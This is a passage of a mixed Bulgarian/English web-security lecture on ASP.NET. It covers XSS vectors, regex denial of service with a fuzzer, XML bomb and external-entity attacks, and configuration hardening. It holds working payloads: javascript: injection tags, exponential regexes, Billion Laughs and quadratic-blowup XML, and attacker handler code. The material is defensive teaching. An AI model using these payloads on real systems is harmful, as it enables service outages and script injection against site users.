в ASP.NET:	*методите на обекта HttpCookie за формиране на cookie и Response.Cookies.Add(име на съществуващо cookie).*

(за съжаление с това ограничение се спира само четенето, а не заразяване на cookies чрез добавяне)

7. Използвайте атрибута <FRAME SECURITY> валиден от IE6

Той позволява въвеждане на защитите, описани в “zone setting” към файлове, включени във фрейм. Например:

<FRAME SECURITY=”restricted” src=http://www.conto.com></FRAME>

вкарва целия сайт в Restricted Sites zone, където по подразбиране скрипт не се изпълнява.

8. Само избягването на “несигурни “ конструкции няма да ви спаси

Често разработчици се ограничават само до “сигурни”,т.е HTML - конструкции. Без скрипт. Но XSS опасността е именно в това че може да се вмъкне скрипт и в тях.
Ето примери:

```
<img src=javascript:…..
<link rel=stylesheet href=”javascript:…
 <bgsound src=”javascript:….
<table background=”javascript:…
<object type=text/html data=”javascript:….
<body onload=”javascript:…
<div onmouseover=”код”>
<object classid=”clsid:…” codebase=”javascript:код”>
<body onload=”код”>
```

и много , много други. Някои са валидни за IE, други за Navigator, Mozilla, Opera, а много от тях за всички !!!

9. Идеята да се преобразува целия input към големи букви (защото, видите ли, JScript е case-sensitive, primary lowercase) не е спасение.

Ами ако атаката е с Microsoft Visual Basic, който е case-insensitive!!!

10. Заграждането с ‘ или “ също не е панацея: много HTML конструкции ги премахват автоматично

11. Ако просто забраните таговете jscript, vbscript, javascript, и това няма да ви спаси: Netscape Navigator поддържа още и livescript: mocha: както и &{} за скриптове.

ПРОСТО винаги, СТРИКТНО ПРОВЕРЯВАЙТЕ ВХОДНИЯ ТЕКСТ !!!

Injection атаки и основни принципи на защита

Принцип	Какво да се направи
Never trust user input	Валидизация на всички textbox полета, най-добре чрез готови validation controls, regular expressions, code и т.н.
Never use dynamic SQL	Използване на parameterized SQL или stored procedures
Never connect to a database using an admin-level account	Използване на 'limited access account' при свързване с БД
Don't store secrets in plain text	Криптиране на passwords и всички съществени данни, както и на connection strings
Exceptions should divulge (разкриват) minimal information	Не подавайте ненужно много информация при error messages; ползвайте готови контроли (напр. customErrors) за да дадете мин. информация в случаите на unhandled error

4. Опасности при използване на ISAPI функции

•Internet Server API функциите, използвани за създаване на сървърни разширения и филтри, са от най-опасните технологии, защото код се пише на ниско ниво (C/C++) и се реализира достъп, обработка или филтрации на web заявки/отговори и достъп до системна информация.

• следва примерен код с грешка от разширяване граници на буфер (buffer overrun):

(освен това, ISAPI код се изпълнява в процеса Inetinfo.exe, който е системен процес – следователно има концептуална грешка: user code се изпълнява на системно ниво!!!)

```
TCHAR g_wszHostName[MAX_LEN + 1];

BOOL GetHostName(EXTENSION_CONTROL_BLOK *pECB) {
        DWORD dwSize = sizeof(g_wszHostName);
        Char szHostName[MAX_LEN + 1];

// Get the server name
// pECB→GetServerVariable retrieves info about HTTP connection&IIS itself
// dwSize  is the size of the buffer to copy requested info into
pECB→GetServerVariable(pECB→ConnID,"SERVER_NAME, szHostName, &dwSize);
                                        .......
```

TCHAR при UNICODE се преобразува в WCHAR. Следователно, dwsize и szHostName са с различна дължина ! В междината хакер може да 'набута' свой код и той да попадне в системен процес!

Това се случа с szHostName в стека на ф-ията, променливата е последна, преди възвратния адрес!!!! А, ако той се подмени!!!

5. DoS attacks & Regular Expressions

- **in the next years, as privilege escalation attacks become more difficult to execute due to increased adoption of memory protections such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR), isolation and privilege reduction techniques, attackers will shift their focus to DoS blackmail attacks. Here is an example, conserning regular expressions :**

How the process is working:

There are essentially two different types of regular expression engines:
Deterministic Finite Automaton (DFA) engines and
Nondeterministic Finite Automaton (NFA) engines.

-NFA engines are backtracking engines. Unlike DFAs, which evaluate each character in an input string at most one time, NFA engines can evaluate each character in an input string multiple times. (I'll later demonstrate how this backtracking evaluation algorithm works.) The backtracking approach has benefits, in that these engines can process more-complex regular expressions, such as those containing back-references or capturing parentheses. It also has drawbacks, in that their processing time can far exceed that of DFAs.

-The Microsoft .NET Framework System.Text.RegularExpression classes use NFA engines !!

The regex engine can fairly quickly confirm a positive match. Confirming a negative match (the input string does not match the regex) can take quite a bit longer. In fact, the engine must confirm that none of the possible "paths" through the input string match the regex, which means that all paths have to be tested.

For example, assume that the regular expression to be matched against is:

```
^\d+$
```

This is a fairly simple regex that matches if the entire input string is made up of only numeric characters. The ^ and $ characters represent the beginning and end of the string respectively, the expression \d represents a numeric character, and + indicates that one or more characters will match.

Let's test this expression using 123456X as an input string.

This input string is obviously not a match, because X is not a numeric character. The engine will start at the beginning of the string and see that the character 1 is a valid numeric character and matches the regex. It would then move on to the character 2, which also would match. So the regex has matched the string 12 at this point. Next it would try 3 (and match 123), and so on until it got to X, which would not match.

However, because our engine is a backtracking NFA engine, it does not give up at this point. Instead, it backs up from its current match (123456) to its last known good match (12345) and tries again from there. Because the next character after 5 is not the end of the string, the regex is not a match, and it backs up to its previous last known good match (1234) and tries again. This proceeds all the way until the engine gets back to its first match (1) and finds that the character after 1 is not the end of the string. At this point the regex gives up; no match has been found.

All in all, the engine evaluated six paths: 123456, 12345, 1234, 123, 12 and 1. So this regular expression is a linear algorithm against the length of the string and is not at risk of causing a DoS.
A System.Text.RegularExpressions.Regex object using ^\d+$ for its pattern is fast enough to tear through even enormous input strings (more than 10,000 characters) virtually instantly.

Now let's change the regular expression to group on the numeric characters:

^(\d+)$

This does not substantially change the outcome of the evaluations; it simply lets the developer access any match as a captured group. Adding grouping parentheses in this case does not substantially change the expression's execution speed, either. Testing the pattern against the input 123456X still causes the engine to evaluate just six different paths.

However, the situation is dramatically different if we make one more tiny change to the regex:

^(\d+)+$

The extra + character after the group expression (\d+) tells the regex engine to match any number of captured groups. The engine proceeds as before, getting to 123456 before backtracking to 12345.

Here is where things get “interesting” (as in horribly dangerous).

Instead of just checking that the next character after 5 is not the end of the string, the engine treats the next character, 6, as a new capture group and starts rechecking from there. Once that route fails, it backs up to 1234 and then tries 56 as a separate capture group, then 5 and 6 each as separate capture groups. The end result is that the engine actually ends up evaluating 32 different paths.

If we now add just one more numeric character to the evaluation string, the engine will have to evaluate 64 paths—twice as many—to determine that it’s not a match.
This is an exponential increase in the amount of work being performed by the regex engine.
An attacker could provide a relatively short input string—30 characters or so—and force the engine to process hundreds of millions of paths, tying it up for hours or days.

It’s worse when an application advertises its vulnerabilities in client-side code.
Many of the ASP.NET validator controls derived from System.Web.UI.WebControls.BaseValidator, including RegularExpressionValidator, will automatically execute the same validation logic on the client in JavaScript as they do on the server in .NET code.

If the application is using a bad regex in its server code, that bad regex is also probably going to be used in its client code, and now it will be extremely easy for an attacker to find that regex and develop an attack string for it.

For example, say I create a new Web form and add a TextBox and a RegularExpressionValidator to that form. I set the validator's ControlToValidate property to the name of the text box and set its ValidationExpression to one of the bad regexes I've discussed:

```
this.RegularExpressionValidator1.ControlToValidate = "TextBox1";
this.RegularExpressionValidator1.ValidationExpression = @"^(\d+)+$";
```

If I now open this page in a browser and view its source, I see the following JavaScript code close to the bottom of the page:

```
<scripttype="text/javascript">
//< ![CDATA]
var RegularExpressionValidator1 = document.all ?
document.all["RegularExpressionValidator1"] : document.getElementById("RegularExpressionValidator1");
RegularExpressionValidator1.controltovalidate = "TextBox1";
RegularExpressionValidator1.validationexpression = "^(\\d+)+$"; //]] >
</script>
```

There it is, for the whole world to see: the exponential regex in plain sight on the last line of the script block.

Of course, ^(\d+)+$ is not the only bad regular expression in the world. Basically, any regular expression containing a grouping expression with repetition that is itself repeated is going to be vulnerable.
This includes regexes such as:

```
^(\d+)*$
^(\d*)*$
^(\d+|\s+)*$
```

In addition, any group containing alternation where the alternate subexpressions overlap one another is also vulnerable:

```
^(\d|\d\d)+$
^(\d|\d?)+$
```

You might miss a vulnerability in a longer, more complicated (and more realistic) expression:

```
^([0-9a-zA-Z]([-.\w]*[0-9a-zA-Z])*@(([0-9a-zA-Z])+([-\w]*[0-9a-zA-Z])*\.)+[a-zA-Z]{2,9})$
```

This is a regular expression found on the Regular Expression Library Web site (regexlib.com) that is intended to be used to validate an e-mail address. However, it’s also vulnerable to attack. You might find this vulnerability through manual code inspection, or you might not.

We don’t have a way to detect bad regexes at compile time. So, we’ll try to write a simple regex fuzzer.

Fuzzing is the process of supplying random, malformed data to an application’s inputs to try to make it fail.
For our fuzzer, we want to fuzz random input strings to my regular expression:

```
const string regexToTest = @"^(\d+)+$";
static void testInputValue(string inputToTest)
{
                System.Text.RegularExpressions.Regex.Match(inputToTest, regexToTest);
}
void runTest()
{               string[] inputsToTest = {};
                 foreach (string inputToTest in inputsToTest)
                testInputValue(inputToTest);
}
```

All we care about in this situation is whether the regex engine takes too long to decide whether the input matches. Normally fuzzers are used to try to find exploitable privilege elevation vulnerabilities, but again, in this case, we are only interested in finding DoS vulnerabilities.
If the thread does not complete its processing within a reasonable amount of time, say five seconds to test a single input, we assume that the regular expression has been DoS’d.

Data Generation Plans

Fortunately, there is a feature in Visual Studio Database Projects that can do the data generation plan. If you're using Visual Studio Team Suite, you also have access to this feature. Data generation plans are used to quickly fill databases with test data. *They can fill tables with random strings, or numeric values or (luckily for us) strings matching specified regular expressions*.

You first need to create a table (1) in a SQL Server 2005 or 2008 database into which you can generate test data. Once that's done, come back into Visual Studio and create a new SQL Server Database project (2). Edit the database project properties to provide it with a connection string to your database (3). Once you've entered a connection string and tested it to make sure it works, return to the Solution Explorer and add a new Data Generation Plan item (4) to the project.

Now choose the table and column you want to fill (5) with fuzzer input data. In the table section, set the number of test values to be generated (6) (the Rows to Insert column) –for example 200.
In the column section, now set the Generator to Regular Expression and enter the regex pattern value (7) you want to test as the value of the Expression property in the column's Properties tab.
You'll find a full list of operators supported by the Regular Expression Generator at msdn.microsoft.com/library/aa833197(VS.80).

Your last task in the database project is to actually fill the database (8) with the test data according to your specifications.
Do this by choosing the **Data | DataGenerator | Generate Data menu item,**
or just press F5.

Adding the Attack

Back in the fuzzer code, modify the runTest method so it pulls the generated test data from the database (9).
If you run the fuzzer now, even against a known bad regex such as ^(\d+)+$, it will fail to find any problems and report that all tests succeeded. This is because all the test data you've generated is a valid match for your regex.
Remember, problems only occur when there are a large number of matching characters at the start of the input and the bad character appears at the end. If a bad character appeared at the front of the input string, the test would finish instantly.
The final change to make to the fuzzer code is to append bad characters onto the ends of the test inputs (10).
Make a string array containing numeric, alphabetic, punctuation and whitespace characters:

```
string[] attackChars =
{ "0", "1", "9", "X", "x", "+", "-", "@", "!", "(", ")", "[", "]", "\\", "/", "?", "<", ">", ".", ",", ":", ";", " ", "" };
```

Now modify the code so each input string retrieved from the database is tested with each of these attack characters appended to it.

```
foreach (string inputToTest in inputsToTest)
{
                  foreach (string attackChar in attackChars)
                  {
                   Threadthread = new Thread(testInputValue);
                    thread.Start(inputToTest + attackChar);
 ...
```

There is a famous quote by ex-Netscape engineer Jamie Zawinski concerning regular expressions:

"Some people, when confronted with a problem, think:
'I know, I'll use regular expressions.'
Now they have two problems."

Let's be no as cynical about regexes as Mr. Zawinski, and admit that it can be quite challenging just to write a correct regex, that is secure against DoS attacks.

Bryan Sullivan, MSDN Magazine, may 2010

6. XML DoS Attacks and Defenses

- Denial of service (DoS) attacks are among the oldest types of attacks against Web sites. Documented DoS attacks exist at least as far back as 1992, which predates SQL injection (discovered in 1998), cross-site scripting (JavaScript wasn't invented until 1995), and cross-site request forgery (CSRF attacks generally require session cookies, and cookies weren't introduced until 1994).
- From the beginning, DoS attacks were highly popular with the hacker community, and it's easy to understand why. A single "script kiddie" attacker with a minimal amount of skill and resources could generate a flood of TCP SYN (for synchronize) requests sufficient to knock a site out of service. For the e-commerce world, this was devastating.

XML DoS attacks

DoS vulnerabilities in code that processes XML are extremely widespread. Even if you're using thoroughly tested parsers like those found in the *Microsoft .NET Framework System.Xml* classes, your code can still be vulnerable unless you take explicit steps to protect it.

The lecture describes some of the new attacks: so called XML DoS attacks.

It also shows ways for you to detect potential
DoS vulnerabilities and how to mitigate them in your code.

XML Bombs

- A block of XML that is both well-formed and valid according to the rules of an XML schema but which crashes or hangs a program when that program attempts to parse it.

The best-known example of an XML bomb is probably the Exponential Entity Expansion attack:
Inside an XML document type definition (DTD), you can define your own entities, which essentially act as string substitution macros. For example, you could add this line to your DTD to replace all occurrences of the string &companyname; with "Contoso Inc.":

```
<!ENTITY companyname "Contoso Inc.">
```

You can also nest entities, like this:

```
<!ENTITY companyname "Contoso Inc.">
<!ENTITY divisionname "&companyname; Web Products Division">
```

While most developers are familiar with using external DTD files, it's also possible to include inline DTDs along with the XML data itself. You simply define the DTD directly in the <!DOCTYPE > declaration instead of using <!DOCTYPE> to refer to an external DTD file:

```
<?xml version="1.0"?>
<!DOCTYPE employees [
        <!ELEMENT employees (employee)*>
        <!ELEMENT employee (#PCDATA)>
        <!ENTITY companyname "Contoso Inc.">
         <!ENTITY divisionname "&companyname; Web Products Division">
]>
<employees>
        <employee>Glenn P, &divisionname;</employee>
        <employee>Dave L, &divisionname;</employee>
</employees>
```

An attacker can now take advantage of these three properties of XML (substitution entities, nested entities, and inline DTDs) to craft a malicious XML bomb. The attacker writes an XML document with nested entities just like the previous example, but instead of nesting just one level deep, he nests his entities many levels deep, as shown here:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
            <!ENTITY lol "lol"> <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
            <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
            <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
            <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
            <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
            <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
            <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
            <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

It should be noted that this XML is both well-formed and valid according to the rules of the DTD.
When an XML parser loads this document, it sees that it includes one root element, “lolz”, that contains the text “&lol9;”.
However, “&lol9;” is a defined entity that expands to a string containing ten “&lol8;” strings. Each “&lol8;” string is a defined entity that expands to ten “&lol7;” strings, and so forth. After all the entity expansions have been processed, this small (< 1 KB) block of XML will actually contain a billion “lol”s, taking up almost 3GB of memory!

You can try this attack (sometimes called the Billion Laughs attack) for yourself using this very simple block of code—just be prepared to kill your test app process from Task Manager:

```
void processXml(string xml)
        { System.Xml.XmlDocument document = new XmlDocument();
          document.LoadXml(xml); }
```

Some may be wondering at this point whether it's possible to create an infinitely recursing entity expansion consisting of two entities that refer to each other:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
		<!ENTITY lol1 "&lol2;">
		<!ENTITY lol2 "&lol1;">
 ]>
<lolz>&lol1;</lolz>
```

This would be a very effective attack, but fortunately it isn't legal XML and will not parse.

However, another variation of the Exponential Entity Expansion XML bomb that does work is the Quadratic Blowup attack, discovered by Amit Klein of Trusteer. Instead of defining multiple small, deeply nested entities, the attacker defines one very large entity and refers to it many times:

```
<?xml version="1.0"?>
<!DOCTYPE kaboom [
		<!ENTITY a "aaaaaaaaaaaaaaaaaa...">
 ]>
<kaboom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</kaboom>
```

If an attacker defines the entity "&a;" as 50,000 characters long, and refers to that entity 50,000 times inside the root "kaboom" element, he ends up with an XML bomb attack payload slightly over 200 KB in size that expands to 2.5 GB when parsed. This expansion ratio is not quite as impressive as with the Exponential Entity Expansion attack, but it is still enough to take down the parsing process.

Another of Klein's XML bomb discoveries is the Attribute Blowup attack. Many older XML parsers, including those in the .NET Framework versions 1.0 and 1.1, parse XML attributes in an extremely inefficient quadratic O(n2) runtime. By creating an XML document with a large number of attributes (say 100,000 or more) for a single element, the XML parser will monopolize the processor for a long period of time. However, this vulnerability has been fixed in .NET Framework versions 2.0 and later.

External Entity Attacks

Instead of defining entity replacement strings as constants, it is also possible to define them so that their values are pulled from external URIs:

```
<!ENTITY stockprice SYSTEM "http://www.contoso.com/currentstockprice.ashx">
```

The intent here is that every time the XML parser encounters the entity “&stockprice;” the parser will make a request to www.contoso.com/currentstockprice.ashx and then substitute the response received from that request for the stockprice entity.

The simplest way to abuse the external entity functionality is to send the XML parser to a resource that will never return; that is, to send it into an infinite wait loop. For example, if an attacker had control of the server adatum.com, he could set up a generic HTTP handler file at http://adatum.com/dos.ashx as follows:

```
using System; using System.Web; using System.Threading;
public class DoS : IHttpHandler
            { public void ProcessRequest(HttpContext context)
                        { Thread.Sleep(Timeout.Infinite); }
              public bool IsReusable { get { return false; } }
            }
```

The hacker could then craft a malicious entity that pointed to http://adatum.com/dos.ashx, and when the XML parser reads the XML file, the parser would hang.

Let’s improve this attack (from the attacker’s perspective) by forcing the server to consume some resources:

```
public void ProcessRequest(HttpContext context)
            { context.Response.ContentType = "text/plain";
              byte[] data = new byte[1000000];
              for (int i = 0; i < data.Length; i++) { data[i] = (byte)’A’; }
              while (true)
                        { context.Response.OutputStream.Write(data, 0, data.Length);
                          context.Response.Flush(); }
            }
```

This code will write an infinite number of ‘A’ characters (one million at a time) to the response stream and chew up a huge amount of memory in a very short amount of time.

If the attacker is unable or unwilling to set up a page of his own for this purpose—perhaps he doesn’t want to leave a trail of evidence that points back to him—he can instead point the external entity to a very large resource on a third-party Web site.

Movie or file downloads can be especially effective for this purpose; for example, the Visual Studio 2010 Professional beta download is more than 2GB.

Defending Against XML Bombs

- The easiest way to defend against all types of XML entity attacks is to simply disable altogether the use of inline DTD schemas in your XML parsing objects. In .NET Framework versions 3.5 and earlier, DTD parsing behavior is controlled by the Boolean ProhibitDtd property found in the System.Xml.XmlTextReader and System.Xml.XmlReaderSettings classes. Set this value to true to disable inline DTDs completely:

```
XmlTextReader reader = new XmlTextReader(stream);
reader.ProhibitDtd = true;
```

- In .NET Framework version 4.0 (in beta at the time of this writing), DTD parsing behavior has been changed. The ProhibitDtd property has been deprecated in favor of the new DtdProcessing property. You can set this property to Prohibit (the default value) to cause the runtime to throw an exception if a <!DOCTYPE> element is present in the XML:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.DtdProcessing = DtdProcessing.Prohibit;
XmlReader reader = XmlReader.Create(stream, settings);
```

Defending Against External Entity Attacks

You can improve your resilience against these attacks if you customize the behavior of XmlReader by changing its XmlResolver. XmlResolver objects are used to resolve external references, including external entities. XmlTextReader instances, as well as XmlReader instances returned from calls to XmlReader.Create, are prepopulated with default XmlResolvers (actually XmlUrlResolvers). You can prevent XmlReader from resolving external entities while still allowing it to resolve inline entities by setting the XmlResolver property of XmlReaderSettings to null.
If you don’t need the capability, turn it off:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = null;
XmlReader reader = XmlReader.Create(stream, settings);
```

If this situation doesn’t apply to you—if you really, truly need to resolve external entities—all hope is not lost, but you do have a little more work to do. To make XmlResolver more resilient to denial of service attacks, you need to change its behavior in three ways.

First, you need to set a request timeout to prevent infinite delay attacks.
Second, you need to limit the amount of data that it will retrieve.
Finally, as a defense-in-depth measure, you need to restrict the XmlResolver from retrieving resources on the local host. You can do all of this by creating a custom XmlResolver class.

The behavior that you want to modify is governed by the XmlResolver method GetEntity.
Create a new class XmlSafeResolver derived from XmlUrlResolver and override the GetEntity method as follows:

```
class XmlSafeResolver : XmlUrlResolver {
                public override object GetEntity( ….) { } }
```

Now that you've defined a more secure XmlResolver, you need to apply it to XmlReader.
Explicitly instantiate an XmlReaderSettings object, set the XmlResolver property to an instance of XmlSafeResolver, and then use the XmlReaderSettings when creating XmlReader, as shown here:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = new XmlSafeResolver();
settings.ProhibitDtd = false;                       // comment out if .NET 4.0 or later
settings.MaxCharactersFromEntities = 1024;
XmlReader reader = XmlReader.Create(stream, settings);
```

Additional Considerations

It’s important to note that in many of the System.Xml classes, if an XmlReader is not explicitly provided to an object or a method, then one is implicitly created for it in the framework code.

This implicitly created XmlReader will not have any of the additional defenses specified in this article, and it will be vulnerable to attack.
The usually applied in applications starting code is a great example of this behavior:

```
void processXml(string xml)
                { System.Xml.XmlDocument document = new XmlDocument();
                  document.LoadXml(xml);
                }
```

This code is completely vulnerable to all the attacks described in this article.
To improve this code,
explicitly create an XmlReader with appropriate settings (either disable inline DTD parsing or specify a safer resolver class) and use the XmlDocument.Load(XmlReader) overload instead of XmlDocument.LoadXml.

Web Application Configuration Security

EnableEventValidation

One of the more common mistakes developers make is that they give users a list of choices and then assume the users will, in fact, choose one of those values. It seems logical: If you add a ListBox control to a page and then pre-populate it with the list of all states in the United States, you'd expect "Washington" or "Georgia" or "Texas"; you wouldn't expect "Foo" or "!@#$%" or "<script>alert(document.cookie);</script>".

There may not be a way to specify values like this by using the application in the traditional way, with a browser, but there are plenty of ways to access Web applications without using a browser at all! With a Web proxy tool such as Eric Lawrence's Fiddler (which remains one of the favorite tools for finding security vulnerabilities in Web applications and can be downloaded from fiddler2.com), you can send any value you want for any form field. If your application isn't prepared for this possibility, it can fail in potentially dangerous ways.

The EnableEventValidation configuration setting is a defense-in-depth mechanism to help defend against attacks of this nature. If a malicious user tries to send an unexpected value for a control that accepts a finite list of values (such as a ListBox—but not such as a TextBox, which can already accept any value), the application will detect the tampering and throw an exception.

Bad:

```
<configuration>
<system.web>
<pages enableEventValidation="false"/>
```

Good:

```
<configuration>
<system.web>
<pages enableEventValidation="true"/>
```

PasswordFormat

The membership provider framework supplied as part of ASP.NET (starting in ASP.NET 2.0) is a great feature that keeps developers from having to reinvent the membership-functionality wheel time and time again. In general, the built-in providers are quite good from a security perspective when left in their default settings.

One good example of this is the PasswordFormat setting, which determines how user passwords are stored. You have three choices: Clear, which stores passwords in plaintext; Encrypted, which encrypts the passwords before storing them; and Hashed, which stores hashes of the passwords instead of the passwords themselves.

However, because there’s no way to retrieve the original password from a hash, if a user forgets his or her password, you won’t be able to recover it for him

Best:

```
<configuration>
<system.web> <membership>
<providers>
<clear/>
<add name="AspNetSqlMembershipProvider" passwordFormat="Hashed" ... />
```

MinRequiredPasswordLength and MinRequiredNonalphanumericCharacters

There are two values of the membership settings that should be changed from their defaults: the MinRequiredPasswordLength and MinRequiredNonalphanumericCharacters properties.
For AspNetSqlMembershipProvider objects, these settings default to a minimum are six characters,
with no non-alphanumeric characters required. For better security, these settings should be set much higher.
You should require at least a 10-character-long password, with two or more non-alphanumeric characters.
A 14-character minimum with four or more non-alphanumeric characters would be better still.

Good:

```
<configuration>
  <system.web>
     <membership>
         <providers>
                    <clear/>
                      <add name="AspNetSqlMembershipProvider" minRequiredPasswordLength="14"
                                                              minRequiredNonalphanumericCharacters="4“
 ...
 />
```

ValidateRequest

Cross-site scripting (XSS) continues to be the most common Web vulnerability. A report published in July 2010 found that in the first half of the year, XSS vulnerabilities accounted for 28 % of all Web Attacks. It’s a good bit of a piece if you get a defense that basically costs you nothing, and that’s what ValidateRequest is.

Good:

```
<configuration>
   <system.web>
                  <pages validateRequest="true“       />
```

ValidateRequest works by testing user input for the presence of common attack patterns, such as whether the input string contains angle brackets (<).
If it does, the application throws an exception and stops processing the request.

ValidateRequest does block many types of popular XSS attacks.

MaxRequestLength

It’s rarely a good idea to allow users to make arbitrarily large HTTP requests to your application. Doing so opens you to denial-of-service (DoS) attacks, where a single attacker could use up all your bandwidth, processor cycles or disk space and make your application unavailable to any of the other legitimate users you’re trying to reach.

```
<configuration>
  <system.web>
            <httpRuntime maxRequestLength="4096“      />
```

To help prevent this, you can set the MaxRequestLength property setting to an appropriately small value. The default value is 4096KB (4MB).

EnableViewStateMac

EnableViewStateMac is a defense to prevent attackers from tampering with client-side view state. When EnableViewStateMac is enabled, the ASP.NET application adds a cryptographic Message Authentication Code (MAC) to the hidden __VIEWSTATE form value. There's no way for an attacker to determine a valid MAC for an arbitrary attack—to try to poison a victim's view state to inject some malicious JavaScript, for example—so if an attacker tries to tamper with view state in this manner, the MAC will be invalid and the ASP.NET application will block the request.

```
<configuration>
  <system.web>
    <pages enableViewStateMac="true"/>
```

There are a few additional guidelines you should follow when manually creating keys to ensure maximum security for your view state. First, be sure to specify one of the approved cryptographic algorithms. For applications using the Microsoft .NET Framework 3.5 or earlier, this means using either SHA1 (which is the default algorithm) or AES. For applications using the .NET Framework 4, you can also use HMACSHA256, HMACSHA384 or HMACSHA512. Avoid weak algorithms such as MD5.

It’s just as important to choose a strong key as it is to choose a strong algorithm. Use a cryptographically strong random-number generator to generate a 64-byte key (128-byte if you’re using HMACSHA384 or HMACSHA512 as your key algorithm).

Bad:

```
<configuration>
   <system.web>
      <machineKey validation="AES" validationKey="12345“                  />
```

Good:

```
<configuration>
 <system.web>
     <machineKey validation="AES" validationKey="143a907bb73069a2fe7c...“      />
```

ViewStateEncryptionMode

Just as you should apply a MAC to your application’s view state to keep potential attackers from tampering with it, you should also encrypt the view state to keep them from reading it.

Bad:

```
<configuration>
  <system.web>
        <pages viewStateEncryptionMode="Never“ />
```

Good:

```
<configuration>
                  <system.web>
                                    <pages viewStateEncryptionMode="Auto“ />
```

Web Application Configuration Analyzer (WACA)

let's take a look at a tool that can help automate finding these settings in your code.

The Microsoft Information Security Tools team has released some excellent security tools, including two— AntiXSS/Web Protection Library and CAT.NET—that we've made mandatory for all internal .NET Framework Microsoft products and services.
Its latest release, WACA, is designed to detect potentially dangerous misconfigurations, such as the ones we talked about. Some examples of WACA checks include:

